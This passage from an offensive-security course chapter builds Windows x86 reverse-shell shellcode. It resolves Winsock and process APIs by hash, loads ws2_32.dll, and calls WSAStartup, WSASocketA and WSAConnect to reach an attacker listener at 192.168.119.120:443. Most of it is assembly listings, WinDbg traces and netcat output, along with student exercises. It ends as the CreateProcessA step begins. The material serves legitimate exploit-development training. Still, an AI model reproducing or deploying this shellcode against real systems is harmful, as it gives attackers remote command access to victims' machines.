Our shellcode can already resolve symbols from **kernel32.dll**, so our first step is to resolve the *CreateProcessA* API (which is exported by **kernel32.dll**) and store the address for later use. Next, we need to load **ws2_32.dll** into the shellcode memory space and obtain its base address. Both of these tasks can be achieved using *LoadLibraryA*,[242] which is exported by **kernel32.dll**.

In order to resolve symbols from **ws2_32.dll**, we could use the *GetProcAddress* API from **kernel32.dll**. However, we can simply reuse the functions that we have implemented previously. The only requirement is that the base address of the module needs to be in the EBX register, so that relative virtual addresses can be translated to virtual memory addresses.

Let's modify our current shellcode to load **ws2_32.dll** and resolve the required symbols for our reverse shell:

```
    " find_function_finished:            "  #
    "   popad                           ;"  #   Restore registers
    "   ret                             ;"  #

    " resolve_symbols_kernel32:          "
    "   push  0x78b5b983                ;"  #   TerminateProcess hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x10], eax           ;"  #   Save TerminateProcess address for
later usage
    "   push  0xec0e4e8e                ;"  #   LoadLibraryA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x14], eax           ;"  #   Save LoadLibraryA address for later
usage
    "   push  0x16b3fe72                ;"  #   CreateProcessA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x18], eax           ;"  #   Save CreateProcessA address for later
usage
...
```

Listing 328 - Resolving LoadLibraryA and CreateProcessA as part of the resolve_symbols_kernel32 function

[237] (sololearn - Windows Reverse Shell), https://code.sololearn.com/c9QMueL0jHiy/#cpp

[238] (Microsoft - WSAStartup), https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsastartup

[239] (Microsoft - WSASocketA), https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa

[240] (Microsoft - WSAConnect), https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsaconnect

[241] (Microsoft - CreateProcessA), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

[242] (Microsoft - LoadLibraryA), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

Our updated shellcode resolves the remaining two symbols we need from kernel32.dll, *LoadLibraryA* and *CreateProcessA*, as part of the *resolve_symbols_kernel32* function.

Next, we need to set up the call to *LoadLibraryA*.

```
    " load_ws2_32:                          "  #
    "   xor   eax, eax                     ;"  #   Null EAX
    "   mov   ax, 0x6c6c                   ;"  #   Move the end of the string in AX
    "   push  eax                          ;"  #   Push EAX on the stack with string NULL
terminator
    "   push  0x642e3233                   ;"  #   Push part of the string on the stack
    "   push  0x5f327377                   ;"  #   Push another part of the string on the
stack
    "   push  esp                          ;"  #   Push ESP to have a pointer to the
string
    "   call dword ptr [ebp+0x14]          ;"  #   Call LoadLibraryA
```

Listing 329 - Load ws2_32.dll into the shellcode memory space

We'll start by setting EAX to NULL. Then, we move the end of the ws2_32.dll string to the AX register and push it to the stack. This ensures that our string will be NULL terminated, while avoiding NULL bytes in our shellcode.

After two more PUSH instructions, the entire string is pushed to the stack. The following instruction pushes the stack pointer (ESP) to the stack. This is necessary because *LoadLibraryA* requires a pointer to the string that is currently located on the stack.

Finally, we call *LoadLibraryA* and proceed into the *resolve_symbols_ws2_32* function.

```
    " resolve_symbols_ws2_32:               "
    "   mov   ebx, eax                     ;"  #   Move the base address of ws2_32.dll to
EBX
    "   push  0x3bfcedcb                   ;"  #   WSAStartup hash
    "   call dword ptr [ebp+0x04]          ;"  #   Call find_function
    "   mov   [ebp+0x1C], eax              ;"  #   Save WSAStartup address for later
usage
...
```

Listing 330 - Moving the ws2_32.dll base address to EBX and calling find_function

This function resuses our *find_function* implementation to resolve symbols from ws2_32.dll. But first, we need to set the EBX register to the base address of ws2_32.dll.

The return value of *LoadLibraryA* is a handle to the module specified as an argument. This handle comes in the form of the base address of the module. If the call to *LoadLibraryA* is successful, then we should have the base address of ws2_32.dll in the EAX register, allowing us to move it to EBX using a simple MOV instruction:

With the base address of ws2_32.dll in EBX, we push the individual hashes for every required symbol. In our case, we start with *WSAStartup* and call *find_function* to resolve them.

Let's run our updated shellcode to confirm it works inside our debugger. After hitting our INT3 instruction, we will set up a breakpoint right at the beginning of *load_ws2_32* and resume the execution flow.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

```
0:002> bp 026000a0

0:002> bl
     0 e Disable Clear  026000a0     0001 (0001)  0:****

0:002> g
Breakpoint 0 hit
eax=76e68d80 ebx=76e40000 ecx=00000000 edx=02600000 esi=02600030 edi=00d31ca0
eip=026000a0 esp=027ffd10 ebp=027fff2c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
026000a0 31c0            xor     eax,eax
```

Listing 331 - Reaching the beginning of the load_ws2_32 function in our shellcode

We proceed to single step through the instructions until we reach the call to *LoadLibraryA*. Before stepping over the call, let's verify the first argument pushed on the stack:

```
0:002> r
eax=00006c6c ebx=76e40000 ecx=00000000 edx=02600000 esi=02600030 edi=00d31ca0
eip=026000b2 esp=027ffd00 ebp=027fff2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
026000b2 ff5514          call    dword ptr [ebp+14h]
ss:0023:027fff40={KERNEL32!LoadLibraryAStub (76e6a5c0)}

0:002> da poi(esp)
027ffd04  "ws2_32.dll"

0:002> p
eax=75070000 ebx=76e40000 ecx=00000000 edx=00000000 esi=02600030 edi=00d31ca0
eip=026000b5 esp=027ffd04 ebp=027fff2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
026000b5 89c3            mov     ebx,eax

0:002> r @eax
eax=75070000

0:002> lm m ws2_32
Browse full module list
start    end        module name
75070000 750cb000   WS2_32     (deferred)
```

Listing 332 - Loading ws2_32.dll in memory and obtaining its base address

The output from Listing 332 shows that our argument is set up correctly before the call to *LoadLibraryA*.

After we step over the call, we'll notice that ws2_32.dll is now loaded in the memory space of our shellcode, and EAX contains its base address.

Finally, we need to ensure that our *find_function* implementation works with ws2_32.dll. Let's step through the assembly instructions to reach the PUSH instruction that places the hash for *WSAStartup* on the stack, and then call *find_function*.

```
0:002> t
eax=75070000 ebx=75070000 ecx=00000000 edx=00000000 esi=02600030 edi=00d31ca0
eip=026000b7 esp=027ffd04 ebp=027fff2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
026000b7 68cbedfc3b      push    3BFCEDCBh

0:002> t
eax=75070000 ebx=75070000 ecx=00000000 edx=00000000 esi=02600030 edi=00d31ca0
eip=026000bc esp=027ffd00 ebp=027fff2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
026000bc ff5504          call    dword ptr [ebp+4]    ss:0023:027fff30=02600030

0:002> p
eax=750825e0 ebx=75070000 ecx=00000000 edx=00000000 esi=02600030 edi=00d31ca0
eip=026000bf esp=027ffd00 ebp=027fff2c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
026000bf 89451c          mov     dword ptr [ebp+1Ch],eax ss:0023:027fff48=cacdbf08

0:002> u @eax
WS2_32!WSAStartup:
750825e0 8bff            mov     edi,edi
750825e2 55              push    ebp
750825e3 8bec            mov     ebp,esp
750825e5 6afe            push    0FFFFFFFEh
750825e7 6898fb0a75      push    offset WS2_32!StringCopyWorkerW+0x2fc (750afb98)
750825ec 6850680875      push    offset WS2_32!_except_handler4 (75086850)
750825f1 64a100000000    mov     eax,dword ptr fs:[00000000h]
750825f7 50              push    eax
```

Listing 333 - Resolving WSAStartup from ws2_32.dll

Listing 333 shows that our *find_function* implementation works correctly, even when using a different DLL.

After resolving all the required symbols for our shellcode, our next step is calling one API at a time to obtain a reverse shell.

7.6.1.1 Exercises

1. Update the shellcode to resolve the *LoadLibraryA* and *CreateProcessA* symbols from kernel32.dll.
2. As part of the shellcode, include a function that will call the *LoadLibraryA* API and load ws2_32.dll in the memory space of our shellcode. Confirm the base address with the result in the EAX register.
3. Reuse *find_function* to resolve the *WSAStartup*, *WSASocketA*, and *WSAConnect* symbols.

7.6.2 Calling WSAStartup

As discussed previously, the first API we need to call is *WSAStartup*[243] to initiate the use of the Winsock DLL by our shellcode. Let's inspect the function prototype:

```
int WSAStartup(
  WORD      wVersionRequired,
  LPWSADATA lpWSAData
);
```

[243] (Microsoft - WSAStartup), https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsastartup

Listing 334 - The prototype of WSAStartup

The first parameter appears to be the version of the Windows Sockets specification. We'll set this parameter to "2.2". We can learn more about other available versions from the official documentation.

The second parameter is a pointer to the *WSADATA*[244] structure. According to Microsoft, this structure will receive details about the Windows Sockets implementation. We need to reserve space for this structure, so let's discover its length by going over its prototype and inspecting the size of each structure member.

```
typedef struct WSAData {
  WORD           wVersion;
  WORD           wHighVersion;
#if ...
  unsigned short iMaxSockets;
#if ...
  unsigned short iMaxUdpDg;
#if ...
  char           *lpVendorInfo;
#if ...
  char           szDescription[WSADESCRIPTION_LEN + 1];
#if ...
  char           szSystemStatus[WSASYS_STATUS_LEN + 1];
#else
  char           szDescription[WSADESCRIPTION_LEN + 1];
#endif
#else
  char           szSystemStatus[WSASYS_STATUS_LEN + 1];
#endif
#else
  unsigned short iMaxSockets;
#endif
#else
  unsigned short iMaxUdpDg;
#endif
#else
  char           *lpVendorInfo;
#endif
} WSADATA;
```

Listing 335 - WSADATA structure

Reviewing the structure definition (Listing 335) and information on the Microsoft website, we note that some of the members are no longer used if the version is higher than "2.0".

While most of the fields have defined lengths, there are a couple that remain problematic such as the *szDescription* and *szSystemStatus* fields. According to the official documentation, *szDescription* can have a maximum length of 257 (WSADESCRIPTION_LEN, which is 256 plus the string NULL terminator). Unfortunately, there is no mention of the length of the *szSystemStatus* field.

[244] (Microsoft - WSADATA), https://docs.microsoft.com/en-us/windows/win32/api/winsock/ns-winsock-wsadata

There are two ways to determine the length of this field. We could code the socket in C and then inspect the structure inside WinDbg, or we could use online resources to determine the size of this field. One of the most reliable resources for such information is the source code of *ReactOS*.[245]

> *ReactOS is an open-source operating system designed to run Windows software and drivers. It uses a large number of structures that come from reverse-engineering older versions of the Windows operating system.*

The source code of ReactOS tells us that the maximum length of the *szSystemStatus*[246] field is 129 (WSASYS_STATUS_LEN, which is 128 plus the NULL terminator).

While we do not know the exact size of the structure, we do know that just these two fields (*szDescription* and *szSystemStatus*) can occupy a maximum of 0x182 bytes. Taking into account the other fields of the structure, which have defined sizes, we can calculate the maximum length of the structure using WinDbg:

```
0:002> ? 0x2 + 0x2 + 0x2 + 0x2 + 0x4 + 0n256 + 0n1 + 0n128 + 0n1
Evaluate expression: 398 = 0000018e
```

Listing 336 - Calculating the size of the WSADATA structure inside WinDbg

Because the size of this structure is larger than the space we currently reserved on the stack as part of the *start* function, we need to modify our shellcode and subtract a higher value from ESP to account for the structure's size.

After going over the arguments we need to supply to the *WSAStartup* API and determining the size of the structure it uses, let's update our shellcode and attempt to call it.

```
import ctypes, struct
from keystone import *

CODE = (
    " start:                              "  #
    "   int3                             ;"  #   Breakpoint for Windbg. REMOVE ME WHEN
NOT DEBUGGING!!!!
    "   mov   ebp, esp                   ;"  #
    "   add   esp, 0xfffff9f0            ;"  #   Avoid NULL bytes
...
    " call_wsastartup:                    "  #
    "   mov   eax, esp                   ;"  #   Move ESP to EAX
    "   mov   cx, 0x590                  ;"  #   Move 0x590 to CX
    "   sub   eax, ecx                   ;"  #   Subtract CX from EAX to avoid
overwriting the structure later
    "   push  eax                        ;"  #   Push lpWSAData
    "   xor   eax, eax                   ;"  #   Null EAX
```

[245] (ReactOS), https://reactos.org/

[246] (ReactOS - WSASYS_STATUS_LEN), https://doxygen.reactos.org/dd/d21/winsock2_8h.html#acc8153c87f4d00b6e4570c5d0493b38c

```
    "   mov   ax, 0x0202                ;"  #   Move version to AX
    "   push  eax                       ;"  #   Push wVersionRequired
    "   call dword ptr [ebp+0x1C]       ;"  #   Call WSAStartup
```

Listing 337 - reverse_shell_0x02.py: Calling the WSAStartup API

The *call_wsastartup* function shown in Listing 337 begins by moving the memory address from ESP, which we used as a storage location for our resolved symbols, to the EAX register.

Next we encounter a MOV instruction that stores the 0x590 value in the CX register. Then, we'll find a SUB instruction that will subtract the value of ECX (0x590) from EAX, which stores the stack pointer.

As part of the call to *WSAStartup*, the API will populate the WSADATA structure that is currently on the stack. Because of this, we need to ensure that later shellcode instructions do not overwrite the contents of this structure. One way of achieving this is by subtracting an arbitrary value (0x590) from the stack pointer and using that as storage for the structure.

After the SUB operation, we'll push EAX to the stack. The next XOR instruction will zero out EAX and we will move the 0x0202 value to the AX register to act as the *wVersionRequired* argument.

Finally, we can push this argument to the stack and call *WSAStartup*. Let's run the shellcode, single step through the *call_wsastartup* function inside WinDbg, and verify the return code after our call to *WSAStartup*.

```
0:002> r
eax=00000202 ebx=75070000 ecx=00000590 edx=00000000 esi=02970030 edi=01391ca0
eip=029700e8 esp=02b6f670 ebp=02b6faac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
029700e8 ff551c          call    dword ptr [ebp+1Ch]
ss:0023:02b6fac8={WS2_32!WSAStartup (750825e0)}

0:002> dds @esp L2
02b6f670  00000202
02b6f674  02b6f0e8

0:002> p
eax=00000000 ebx=75070000 ecx=831d218e edx=00000202 esi=02970030 edi=01391ca0
eip=029700eb esp=02b6f678 ebp=02b6faac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
029700eb 0000            add     byte ptr [eax],al          ds:0023:00000000=??
```

Listing 338 - Calling WSAStartup inside WinDbg

The output from Listing 338 shows us that the return value of the function stored in EAX is 0, which indicates a successful call according to the official documentation.

We've now learned how to initiate the Winsock DLL, so we can continue with the remaining API calls.

7.6.2.1 Exercises

1. Go over the official *WSAStartup* API documentation to make sure you understand the arguments it requires.
2. Determine the maximum size of WSDATA using online resources and the official structure definition.

3. Update your shellcode and ensure you can successfully call the *WSAStartup* API.

7.6.3 Calling WSASocket

We now need to invoke the *WSASocketA*[247] API, which is responsible for creating the socket. Once again, let's review the function prototype:

```
SOCKET WSAAPI WSASocketA(
  int                af,
  int                type,
  int                protocol,
  LPWSAPROTOCOL_INFOA lpProtocolInfo,
  GROUP              g,
  DWORD              dwFlags
);
```

Listing 339 - The prototype of WSASocketA

The prototype of this function (Listing 339) reveals there are six arguments required for the call. Most of these arguments have familiar data types such as INT and DWORD, but we'll also find some odd data types within the *lpProtocolInfo* and *g* parameters that require additional review.

We want to determine what arguments are needed by the function in our shellcode, so let's tackle each parameter in order.

We'll start with the *af* parameter, which is the address family used by the socket. The official documentation mentions which common address families are supported by the API. Exploring the list, we'll find that *AF_INET* (2) corresponds to the IPv4 address family. This is what our reverse shell will use.

The next parameter, *type*, specifies the socket type as its name implies. Again, the official documentation offers a list of possible values for this parameter. Our reverse shell will be going over the Transmission Control Protocol (TCP), so we need to supply the *SOCK_STREAM* (1) argument for the socket type.

According to the official documentation, the *protocol* parameter is based on the previous two arguments supplied to the function. In our case, it needs to be set to *IPPROTO_TCP* (6).

Continuing to review the official documentation, the *lpProtocolInfo* parameter seems to require a pointer to the *WSAPROTOCOL_INFO*[248] structure. Before we dive into this structure, it is important to note that this parameter can be set to *NULL* (0x0). If set to null, Winsock will use the first *transport-service provider*,[249] which matches our other parameters. Because we are using standard protocols in our reverse shell (TCP/IP), we should not encounter any issues by having this parameter NULL.

Next, we have the *g* parameter. This parameter is used for specifying a socket group ID. Since we are creating a single socket, we can set this value to NULL as well.

---

[247] (Microsoft - WSASocketA), https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa

[248] (Microsoft - WSAPROTOCOL_INFOA), https://docs.microsoft.com/en-us/windows/win32/api/winsock2/ns-winsock2-wsaprotocol_infoa

[249] (Microsoft - Transport Service Providers), https://docs.microsoft.com/en-us/windows/win32/winsock/transport-service-providers-2

Finally, we reach the *dwFlags* parameter, which is used to specify additional socket attributes. Because we do not require any additional attributes for our current shellcode, we will also set this value to NULL.

Now that we're more familiar with the arguments we need to set up and pass to the API, let's implement this function call in our shellcode:

```
    " call_wsasocketa:                    "  #
    "   xor   eax, eax                   ;"  #   Null EAX
    "   push  eax                        ;"  #   Push dwFlags
    "   push  eax                        ;"  #   Push g
    "   push  eax                        ;"  #   Push lpProtocolInfo
    "   mov   al, 0x06                   ;"  #   Move AL, IPPROTO_TCP
    "   push  eax                        ;"  #   Push protocol
    "   sub   al, 0x05                   ;"  #   Subtract 0x05 from AL, AL = 0x01
    "   push  eax                        ;"  #   Push type
    "   inc   eax                        ;"  #   Increase EAX, EAX = 0x02
    "   push  eax                        ;"  #   Push af
    "   call dword ptr [ebp+0x20]        ;"  #   Call WSASocketA
```

Listing 340 - reverse_shell_0x03.py: Calling the WSASocketA API

The code from Listing 340 starts by zeroing out EAX, and then pushing it on the stack three times. We push this value because the last three parameters of this API are set to NULL. We then move the value 0x06 into the AL register and push it onto the stack. We pass this value as the *protocol* argument of *IPPROTO_TCP* (6).

This is followed by a SUB instruction, which subtracts the value 0x05 from AL. The value in AL becomes 0x01, matching the *SOCK_STREAM* (1) value that we want to pass as the *type* argument. We can then push that onto the stack.

The *address family* (*af*) argument must be set to *AF_INET* (2). We'll use the INC instruction on the EAX register, which currently contains the value 0x01, to increase the value by one and push it to the stack.

Let's run our updated proof of concept. After hitting our INT3 instruction, we set a breakpoint on the CALL to *WSASocketA*. After hitting our breakpoint, we'll step over the function and inspect the return value:

```
0:002> bp 02a500f8

0:002> bl
     0 e Disable Clear  02a500f8     0001 (0001)  0:****

0:002> g
Breakpoint 0 hit
eax=00000002 ebx=75070000 ecx=6a720271 edx=00000202 esi=02a50030 edi=01251ca0
eip=02a500f8 esp=02c4f9ec ebp=02c4fe38 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
02a500f8 ff5520          call    dword ptr [ebp+20h]
ss:0023:02c4fe58={WS2_32!WSASocketA (750856d0)}

0:002> dds @esp L6
02c4f9ec  00000002
02c4f9f0  00000001
```

```
02c4f9f4  00000006
02c4f9f8  00000000
02c4f9fc  00000000
02c4fa00  00000000

0:002> p
ModLoad: 73af0000 73b40000   C:\Windows\system32\mswsock.dll
eax=00000180 ebx=75070000 ecx=6a720271 edx=012f4204 esi=02a50030 edi=01251ca0
eip=02a500fb esp=02c4fa04 ebp=02c4fe38 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02a500fb 0000            add     byte ptr [eax],al          ds:0023:00000180=??
```

Listing 341 - Calling WSASocketA inside WinDbg

The return value from Listing 341 is 0x180. The official documentation indicates that if the call is unsuccessful, the return value is *INVALID_SOCKET*[250] (0xFFFF). Otherwise, the function returns a descriptor referencing the socket.

We have now successfully created a socket by calling the *WSASocketA* API and obtained a descriptor referencing it in the EAX register. Next, we'll establish a connection to our Kali machine.

7.6.3.1 Exercises

1. Using the official documentation, go over each parameter of the *WSASocketA* API to understand the arguments we are using in our shellcode.
2. Update the shellcode to include the necessary instructions to call *WSASocketA*.
3. Confirm that the call is successful using WinDbg.

7.6.4 Calling WSAConnect

With our socket created, we can call *WSAConnect*,[251] which establishes a connection between two socket applications. As we have done for past API calls, let's examine the function prototype:

```
int WSAAPI WSAConnect(
  SOCKET         s,
  const sockaddr *name,
  int            namelen,
  LPWSABUF       lpCallerData,
  LPWSABUF       lpCalleeData,
  LPQOS          lpSQOS,
  LPQOS          lpGQOS
);
```

Listing 342 - The prototype of WSAConnect

The first parameter of the *WSAConnect* API is the *SOCKET* type, simply named *s*. This parameter requires a descriptor to an unconnected socket, which is exactly what the previous call to *WSASocketA* returned. At this point in our shellcode, that value is in the EAX register, and we will need to ensure we do not overwrite it.

[250] (Microsoft - Handling Winsock Errors), https://docs.microsoft.com/en-us/windows/win32/winsock/handling-winsock-errors

[251] (Microsoft - WSAConnect), https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsaconnect

Let's move on to the second parameter, a pointer to a *sockaddr*[252] structure. This structure varies depending on the protocol selected. For the IPv4 protocol, we will use the *sockaddr_in*[253] structure, as mentioned in the official documentation. Let's inspect the structure definition:

```
typedef struct sockaddr_in {
#if ...
  short          sin_family;
#else
  ADDRESS_FAMILY sin_family;
#endif
  USHORT         sin_port;
  IN_ADDR        sin_addr;
  CHAR           sin_zero[8];
} SOCKADDR_IN, *PSOCKADDR_IN;
```

Listing 343 - SOCKADDR_IN structure

The first member of the structure is *sin_family*, which requires the address family of the transport address. Official documentation directs us to ensure this value is always set to *AF_INET*.

The next member is *sin_port*, which as the name implies, specifies the port. This is followed by *sin_addr*, a nested structure of the type *IN_ADDR*.[254] This nested structure will store the IP address used to initiate the connection to. The structure definition differs based on how the IP address is passed. In memory, however, the structures look identical. This means we can store the IP address inside a DWORD, as shown below:

```
typedef struct in_addr {
  union {
    struct {
      UCHAR s_b1;
      UCHAR s_b2;
      UCHAR s_b3;
      UCHAR s_b4;
    } S_un_b;
    struct {
      USHORT s_w1;
      USHORT s_w2;
    } S_un_w;
    ULONG  S_addr;
  } S_un;
} IN_ADDR, *PIN_ADDR, *LPIN_ADDR;
```

Listing 344 - IN_ADDR structure

The last member of the *sockaddr_in* structure is *sin_zero*, a size 8 character array. According to the official documentation, this array is reserved for system use, and its contents should be set to 0.

Now that we have discussed the *sockaddr_in* structure and the *IN_ADDR* nested structure, let's take another look at the *WSAConnect* prototype:

[252] (Microsoft - sockaddr), https://docs.microsoft.com/en-us/windows/win32/winsock/sockaddr-2

[253] (Microsoft - SOCKADDR_IN), https://docs.microsoft.com/en-us/windows/win32/api/ws2def/ns-ws2def-sockaddr_in

[254] (Microsoft - IN_ADDR), https://docs.microsoft.com/en-us/previous-versions/windows/hardware/drivers/ff556972(v=vs.85)

```
int WSAAPI WSAConnect(
  SOCKET         s,
  const sockaddr *name,
  int            namelen,
  LPWSABUF       lpCallerData,
  LPWSABUF       lpCalleeData,
  LPQOS          lpSQOS,
  LPQOS          lpGQOS
);
```

Listing 345 - The prototype of WSAConnect

After the **name* parameter, which is a pointer to the *sockaddr_in* structure, we need to provide the size of the previously-passed structure as the *namelen* parameter. We can calculate the size of *sockaddr_in*, which is 0x10 bytes long, using the data types from the structure definition.

The next two parameters, *lpCallerData* and *lpCalleeData*, require pointers to user data that will be transferred to and from the other socket. According to the documentation, these parameters are used by legacy protocols and are not supported for TCP/IP. We can set both of these to be NULL.

The *lpSQOS* parameter requires a pointer to the *FLOWSPEC*[255] structure. This structure is used in applications that support *quality of service* (QoS)[256] parameters. This is not the case for our shellcode, so we can set it to NULL.

Lastly, the *lpGQOS* parameter is reserved and should be set to NULL.

Before updating our shellcode, we need to convert the IP address and the port of our Kali machine to the correct format. This machine will receive the connection from our shellcode. We will use WinDbg while attached to the **python.exe** process for this conversion:

```
0:002> ? 0n192
Evaluate expression: 192 = 000000c0

0:002> ? 0n168
Evaluate expression: 168 = 000000a8

0:002> ? 0n119
Evaluate expression: 119 = 00000077

0:002> ? 0n120
Evaluate expression: 120 = 00000078

0:002> ? 0n443
Evaluate expression: 443 = 000001bb
```

Listing 346 - Getting the hexadecimal representation of our IP address

With the hex values of our IP address and port generated, we can now update our shellcode with the call to the *WSAConnect* API:

```
    " call_wsaconnect:                  "  #
    "   mov   esi, eax                 ;"  #   Move the SOCKET descriptor to ESI
```

[255] (Microsoft - FLOWSPEC), https://docs.microsoft.com/en-us/windows/win32/api/qos/ns-qos-flowspec

[256] (QoS - quality of service), https://searchunifiedcommunications.techtarget.com/definition/QoS-Quality-of-Service

```
    "   xor   eax, eax                  ;"  #   Null EAX
    "   push  eax                       ;"  #   Push sin_zero[]
    "   push  eax                       ;"  #   Push sin_zero[]
    "   push  0x7877a8c0                ;"  #   Push sin_addr (192.168.119.120)
    "   mov   ax, 0xbb01                ;"  #   Move the sin_port (443) to AX
    "   shl   eax, 0x10                 ;"  #   Left shift EAX by 0x10 bytes
    "   add   ax, 0x02                  ;"  #   Add 0x02 (AF_INET) to AX
    "   push  eax                       ;"  #   Push sin_port & sin_family
    "   push  esp                       ;"  #   Push pointer to the sockaddr_in
structure
    "   pop   edi                       ;"  #   Store pointer to sockaddr_in in EDI
    "   xor   eax, eax                  ;"  #   Null EAX
    "   push  eax                       ;"  #   Push lpGQOS
    "   push  eax                       ;"  #   Push lpSQOS
    "   push  eax                       ;"  #   Push lpCalleeData
    "   push  eax                       ;"  #   Push lpCalleeData
    "   add   al, 0x10                  ;"  #   Set AL to 0x10
    "   push  eax                       ;"  #   Push namelen
    "   push  edi                       ;"  #   Push *name
    "   push  esi                       ;"  #   Push s
    "   call dword ptr [ebp+0x24]       ;"  #   Call WSASocketA
```

Listing 347 - reverse_shell_0x04.py: Calling the WSAConnect API

The *call_wsaconnect* function starts by saving the socket descriptor (obtained in the previous step) to ESI. This will only work if our instructions do not mangle ESI before the call to *WSAConnect*.

Next, we NULL the EAX register, and then push it twice to the stack. These two PUSH instructions set up the *sin_zero* character array from the *sockaddr_in* structure.

We then proceed to push a DWORD that represents the hexadecimal value of our Kali IP address. We'll need to push it in reverse order due to the endian byte order. This also applies to our next instruction, which moves a WORD to the AX register containing the hexadecimal representation of our desired port (443).

Using the *SHL*[257] instruction, we'll left-shift the EAX value by 0x10 bytes and then add 0x02 to the AX register. This is done because both the *sin_port* and *sin_family* members are defined as USHORT, meaning they are each two bytes long. Then we will push the resulting DWORD to the stack, completing the *sockaddr_in* structure. Next, we obtain a pointer to it using the PUSH ESP and POP EDI instructions to use later.

The next instruction nulls the EAX register, and we PUSH it to the stack four times. This sets up the NULL arguments for our function call.

Next, we add 0x10 to the AL register and push it on the stack as our *namelen* argument. Finally, we push the pointer to the *sockaddr_in* structure, stored in EDI, and the socket descriptor from ESI. After all the arguments have been pushed on the stack, we call the API.

Let's run our updated shellcode, set a breakpoint at the call to *WSAConnect*, and inspect the arguments we pass.

[257] (Faydoc - SHL), http://faydoc.tripod.com/cpu/shl.htm

```
0:002> bp 0235011f

0:002> g
ModLoad: 73af0000 73b40000   C:\Windows\system32\mswsock.dll
Breakpoint 0 hit
eax=00000010 ebx=75070000 ecx=adbfb388 edx=00aed3fc esi=00000180 edi=0254f8d0
eip=0235011f esp=0254f8b4 ebp=0254fd14 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
0235011f ff5524          call    dword ptr [ebp+24h]
ss:0023:0254fd38={WS2_32!WSAConnect (75084d90)}

0:002> dds @esp L7
0254f8b4  00000180
0254f8b8  0254f8d0
0254f8bc  00000010
0254f8c0  00000000
0254f8c4  00000000
0254f8c8  00000000
0254f8cc  00000000

0:002> dds 0254f8d0 L4
0254f8d0  bb010002
0254f8d4  7877a8c0
0254f8d8  00000000
0254f8dc  00000000
```

Listing 348 - Inspecting the arguments passed to WSAConnect inside WinDbg

According to the output from Listing 348, we have successfully created the *sockaddr_in* on the stack, and passed the pointer to it as a parameter to *WSAConnect*. The rest of the parameters also seem to have been pushed onto the stack correctly.

Before stepping over the call and inspecting the return value, let's open a *Netcat* listener on our Kali machine. Although our reverse shell is not complete yet, this API call should initiate the connection, and we can catch it using Netcat. If the connection is unsuccessful, the API will time out.

```
0:002> p
eax=00000000 ebx=75070000 ecx=adbfb388 edx=770a4550 esi=00000180 edi=0254f8d0
eip=02350122 esp=0254f8d0 ebp=0254fd14 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02350122 0000            add     byte ptr [eax],al          ds:0023:00000000=??
```

Listing 349 - Calling WSAConnect inside WinDbg

After stepping over the function, we observe that the return value is 0 (Listing 349). According to the official documentation, this means that our call was successful.

We can confirm that the call succeeded by switching to our Kali machine, where we should find Netcat receiving a connection:

```
kali@kali:~$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
192.168.119.10: inverse host lookup failed: Unknown host
connect to [192.168.119.120] from (UNKNOWN) [192.168.120.10] 51336
```

Listing 350 - Receiving a connection from our shellcode to our netcat listener

Excellent! We're now one step closer to creating a full reverse shell. Next, let's determine how to attach a command prompt to this connection.

7.6.4.1 Exercises

1. Review the official documentation of the *WSAConnect* API and ensure you understand the arguments required to successfully call it.
2. Make sure you understand the definition of the structures used in this API call and their members.
3. Update the shellcode to include the call to *WSAConnect*. Pay attention when creating the structures on the stack, and ensure that the values are pushed in the correct order.
4. Set up a Netcat listener and then run the shellcode. Ensure that you can successfully call *WSAConnect* by inspecting the return value inside WinDbg.
5. Modify your shellcode to connect to your Kali machine on port 21760.

7.6.5 Calling CreateProcessA

Now that we have successfully initiated a connection, we need to find a way to start a cmd.exe process and redirect its input and output through our initiated connection.

We'll use the *CreateProcessA*[258] API to, as its name suggests, create a new process. Below, we can examine the function prototype to better understand the required parameters:

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

